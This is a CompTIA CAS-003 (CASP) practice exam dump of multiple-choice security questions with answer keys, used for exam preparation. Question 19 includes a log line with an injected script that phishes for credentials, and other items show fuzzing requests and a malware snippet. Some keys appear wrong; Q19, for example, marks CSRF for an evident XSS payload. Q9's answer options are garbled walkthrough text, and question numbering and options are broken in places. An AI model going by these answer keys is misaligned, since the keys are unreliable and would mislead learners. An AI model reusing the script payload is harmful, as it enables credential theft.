CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

NEW QUESTION 1
A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Answer: B

NEW QUESTION 2
As part of an organization's compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

A. the collection of data as part of the continuous monitoring program.
B. adherence to policies associated with incident response.
C. the organization's software development life cycle.
D. changes in operating systems or industry trend

Answer: A

NEW QUESTION 3
A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.
The person extracts the following data from the phone and EXIF data from some files:
DCIM Images folder
Audio books folder Torrentz
My TAX.xls
Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s
Location: 3500 Lacey Road USA
Which of the following BEST describes the security problem?

A. MicroSD in not encrypted and also contains personal data.
B. MicroSD contains a mixture of personal and work data.
C. MicroSD in not encrypted and contains geotagging information.
D. MicroSD contains pirated software and is not encrypte

Answer: A

NEW QUESTION 4
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Answer: D

NEW QUESTION 5
A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.
C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffi

Answer: B

NEW QUESTION 6
An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over
organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

A. MDM
B. Sandboxing
C. Mobile tokenization
D. FDE
E. MFA

Answer: A

NEW QUESTION 7
A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:
TCP 80 open
TCP 443 open
TCP 1434 filtered
The penetration tester then used a different tool to make the following requests:
GET / script/login.php?token=45$MHT000MND876
GET / script/login.php?token=@#984DCSPQ%091DF
Which of the following tools did the penetration tester use?

A. Protocol analyzer
B. Port scanner
C. Fuzzer
D. Brute forcer
E. Log analyzer
F. HTTP interceptor


Answer: C


NEW QUESTION 8
An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.
Which of the following procedures should the security responder apply to the situation? (Choose two.)

A. Contain the server.
B. Initiate a legal hold.
C. Perform a risk assessment.
D. Determine the data handling standard.
E. Disclose the breach to customers.
F. Perform an IOC sweep to determine the impac


Answer: BF


NEW QUESTION 9
An administrator wants to install a patch to an application. INSTRUCTIONS
Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






Download - Test
www.download-test.com/files
Download Center
Home > Download Center > Application Patch
The links in this section correspond to separate files available in this download. Download the files most appropriate for you.
File Name
Mirror
Download Files Below
install.exe
Mirror1
Download
install.exe
Mirror 2
Download
install.exe
Mirror 3
Download
install.exe
Mirror 4
Download
install.exe
Mirror 5
Download
install.exe
Mirror 6
Download
HASH: 1759adb5g34700aae19bc4578fc19cc2


Security Alert
Information you exchange with this site cannot be viewed or changed by others.
However, there is a problem with the site's security certificate.
The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.
The security certificate date is valid.
The name of the security certificate does not match the name of the site.
Do you want to proceed?
Yes
No


58% of install.exe Completed
Saving: install.exe from www.download-test.com
Estimated time left 2 sec (2.86 MB of 4.93 MB copied)
Download to: C:\Downloads\install.exe
Transfer rate: 1.25 MB/Sec
Open
Open Folder
Cancel



59% of install.exe Completed
Saving: install.exe from www.download-test.com
Estimated time left 2 sec (2.91 MB of 4.93 MB copied)
Download to: C:\Downloads\install.exe
Transfer rate: 1.25 MB/Sec
Open
Open Folder
Cancel


61 % of install.exe Completed
Saving: install.exe from www.download-test.com
Estimated time left 2 sec (3.01 MB of 4.93 MB copied)
Download to: C:\Downloads\install.exe
Transfer rate: 1.25 MB/Sec
Open
Open Folder
Cancel




A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used.Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show

B. Make sure that the hash matches.



Finally, type in install.exe to install it and make sure there are no signature verification errors.

C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown.Since we need to do this in the most secure manner possible, they should not be used.Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
D. Make sure that the hash matches.Finally, type in install.exe to install it and make sure there are no signature verification error

Answer: A

NEW QUESTION 10
Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.
Network Client: Digitally sign communication Network Server: Digitally sign communication
A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
D. Have the remote location request an indefinite risk exception for the use of cloud storage
E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Answer: A

NEW QUESTION 10
A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

A. Set up a VDI environment that prevents copying and pasting to the local workstations ofoutsourced staff members
B. Install a client-side VPN on the staff laptops and limit access to the development network
C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

Answer: D

NEW QUESTION 14
A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

A. Patch management
B. Antivirus
C. Application firewall
D. Spam filters
E. HIDS

Answer: E

NEW QUESTION 15
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 19
An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offse
t=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

A. SQLi
B. CSRF
C. Brute force
D. XSS
E. TOC/TOU

Answer: B

NEW QUESTION 22
A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting
F. Improve patch management processes

Answer: BE

NEW QUESTION 23

After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:
Duplicate IP addresses Rogue network devices
Infected systems probing the company's network
Which of the following should be implemented to remediate the above issues? (Choose two.)

A. Port security
B. Route protection
C. NAC
D. HIPS
E. NIDS

Answer: BC

NEW QUESTION 27
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 29
A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

A. Vulnerability assessment
B. Risk assessment
C. Patch management
D. Device quarantine
E. Incident management

Answer: C

NEW QUESTION 31
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:
The tool needs to be responsive so service teams can query it, and then perform an automated response action.
The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.
Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Answer: BCE

NEW QUESTION 33
Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

A. Transfer
B. Mitigate
C. Accept
D. Avoid
E. Reject

Answer: B

NEW QUESTION 37
A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
Which of the following did the analyst use to determine the location of the malicious payload?

A. Code deduplicators
B. Binary reverse-engineering
C. Fuzz testing

D. Security containers

Answer: B

NEW QUESTION 39
An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

A. The employee manually changed the email client retention settings to prevent deletion of emails
B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
C. The email was encrypted and an exception was put in place via the data classification application
D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

Answer: D

NEW QUESTION 41
A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

A. RA
B. BIA
C. NDA
D. RFI
E. RFQ
F. MSA

Answer: CF

NEW QUESTION 45
Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Answer: C

NEW QUESTION 50
A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Answer: A

NEW QUESTION 54
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (?IO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Answer: C

NEW QUESTION 55
A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

A. LDAP
B. WAYF
C. OpenID
D. RADIUS
E. SAML

Answer: D

NEW QUESTION 59
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
